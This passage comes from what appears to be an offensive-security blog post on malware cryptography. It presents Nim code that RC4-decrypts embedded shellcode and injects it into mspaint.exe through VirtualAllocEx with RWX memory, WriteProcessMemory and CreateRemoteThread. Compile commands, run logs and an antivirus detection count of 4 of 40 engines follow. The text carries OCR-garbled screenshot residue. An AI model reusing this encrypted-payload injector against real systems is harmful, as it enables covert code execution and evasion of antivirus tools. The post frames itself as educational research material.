    0x66, 0x4A, 0x9E, 0x9A, 0x9A, 0x93, 0x6B, 0xA4, 0x63, 0x51, 0xA0, 0x91, 0xB0,
    0x99, 0x21, 0xDC, 0xDB, 0x41, 0xF7, 0xCC, 0xB8, 0xD5, 0x4B, 0xFF, 0xA2, 0x58,
    0xA8, 0xEF, 0xE3, 0x90, 0x50, 0x3C, 0x03, 0x30, 0x42, 0x3C, 0x1B, 0x5F, 0x9C,
    0x8F, 0xF2, 0xC7, 0x19, 0xA5, 0x07, 0x3E, 0x1C, 0x70, 0x6E, 0x80, 0xDA, 0x23,
    0x37, 0x51, 0x98, 0x7D, 0xBE, 0x55, 0xF9, 0x56, 0x52, 0x0E, 0x48, 0x40, 0x2D,
    0x9A, 0xD3, 0x0F, 0xB8, 0x92, 0x62, 0xE7, 0x5C, 0x0A, 0x2E, 0xFE, 0xF8, 0x96,
    0x8E, 0x10, 0x6A, 0x04, 0x0B, 0xDD, 0x24, 0xCB, 0x18, 0x20, 0x9E, 0x23, 0x9A,
    0x57, 0xC1, 0x38, 0xC0, 0xD7, 0x0A, 0x57, 0x3E, 0x80, 0x75, 0x9B, 0x79, 0x59,
    0xB6, 0x31, 0xE4, 0x3E, 0xBA, 0xBB, 0x1E, 0x91, 0xC5, 0x10, 0xA0, 0x63, 0x6B,
    0x99, 0x9F, 0x61, 0x6C, 0xB5, 0x1A, 0x09, 0x61, 0xFD, 0x21, 0xCC, 0x64, 0xC4,
    0x9C, 0xCA, 0x15, 0xA1, 0x3B, 0x62, 0x44, 0x5B, 0x34, 0xDC, 0x06, 0xEB, 0x8F,
    0xB1, 0x50, 0x7B, 0x1C, 0x77, 0xC7, 0x8B, 0x24, 0x34, 0x5E, 0xC4, 0x02, 0x00,
    0x3F, 0x1D, 0x05, 0x2E, 0x18, 0xC5, 0xEA, 0x6D, 0x6F
    ]
  let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]

  let payload = RC4(plaintext, key)

  let process = startProcess("mspaint.exe")
  echo "started  process: ", process.processID

  let ph = winim.OpenProcess(
    PROCESS_ALL_ACCESS,
    false,
    cast[DWORD](process.processID)
  )

when isMainModule:
    let mem = VirtualAllocEx(
        ph,
        NULL,
        cast[SIZE_T](plaintext.len),
        MEM_COMMIT,
        PAGE_EXECUTE_READ_WRITE
    )
    var btw: SIZE_T
    let wp = WriteProcessMemory(
        ph,
        mem,
        unsafeAddr payload[0],
        cast[SIZE_T](plaintext.len),
        addr btw
    )
    echo "writeprocessmemory: ", bool(wp)
    let th = CreateRemoteThread(
        ph,
        NULL,
        0,
```

```
        cast[LPTHREAD_START_ROUTINE](mem),
        NULL,
        0,
        NULL
    )
    echo "successfully inject to process: ", process.processID
    echo "thread Handle: ", th
```

demo 2


Compile practical example 2:


```
nim c -d:mingw --cpu:amd64 hack2.nim
```




And run new file on Windows 11:

```
.\hack2.exe
```


Windows PowerShell
, 0x61, 0x74, 0x00
PS Z:\2024-06-01-malware-cryptography-28> .\hack2.exe
started process: 4300
writeprocessmemory: true
successfully inject to process: 4300
thread Handle: 680
PS Z:\2024-06-01-malware-cryptography-28>
Untitled - Paint
File
Home
View
Clipboard
Image
Tools
Colors
Edit colors
cat
meow-meow!
OK
706 × 498px
100%
3:18 AM
Thursday
6/6/2024



PS Z:\2024-06-01-malware-cryptography-28> .\hack2.exe
started process: 4300
writeprocessmemory: true
successfully inject to process: 4300
1
thread Handle: 680
PS Z:\2024-06-01-malware-cryptography-28>
Process Hacker [DESKTOP-26FQMOC\test1]
Hacker
View
Tools
Users
Help
Refresh
Options
Processes
Services
Name
Untitled - Paint
File
Home
View
Clipboard
Image
Brushes
Shapes
Tools
Colors
Edit colors
cat
meow-meow!
OK
706 × 498px
100%
ProcessHacker.exe
svchost.exe
svchost.exe
BingChatInstaller.exe
StartMenuExperienceHost.exe
RuntimeBroker.exe
SearchHost.exe
RuntimeBroker.exe
svchost.exe
SearchIndexer.exe
dllhost.exe
NisSrv.exe
SecurityHealthService.exe
svchost.exe
ApplicationFrameHost.exe 6696 7.77 MB DESKTOP-26FQMOC\tes Application Frame Host
WinStore.App.exe 6720 14.7 MB DESKTOP-26FQMOC\tes Store
RuntimeBroker.exe 6860 2 MB DESKTOP-26FQMOC\tes Runtime Broker
svchost.exe 5692 3.28 MB Host Process for Windows Ser...
SgrmBroker.exe 796 3.75 MB System Guard Runtime Monit...
svchost.exe 6960 2.4 MB Host Process for Windows Ser...
mspaint.exe 4300 10.13 MB DESKTOP-26FQMOC\tes
2
CPU Usage: 4.91%
Physical memory: 1.43 GB (71.39%)
Processes: 92
3:19 AM
Thursday
6/6/2024

To verify our payload is indeed injected into `mspaint.exe` process we can use Process Hacker 2, in memory section we can see:



So, it seems our simple injection logic worked!


Upload this sample to https://websec.nl/en/scanner:



https://websec.nl/en/scanner/result/b1497b7b-af49-48f7-870e-2d612ecd1ad3

As you can see, **4 of 40 AV engines detect our file as malicious.**

Note that Microsoft Defender detect it as `VirTool:Win32/Meterpreter`:



I hope this post is useful for malware researchers, C/C++ programmers and offensive security professionals.

RC4
Malware AV/VM evasion part 9
https://websec.nl/en/scanner
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine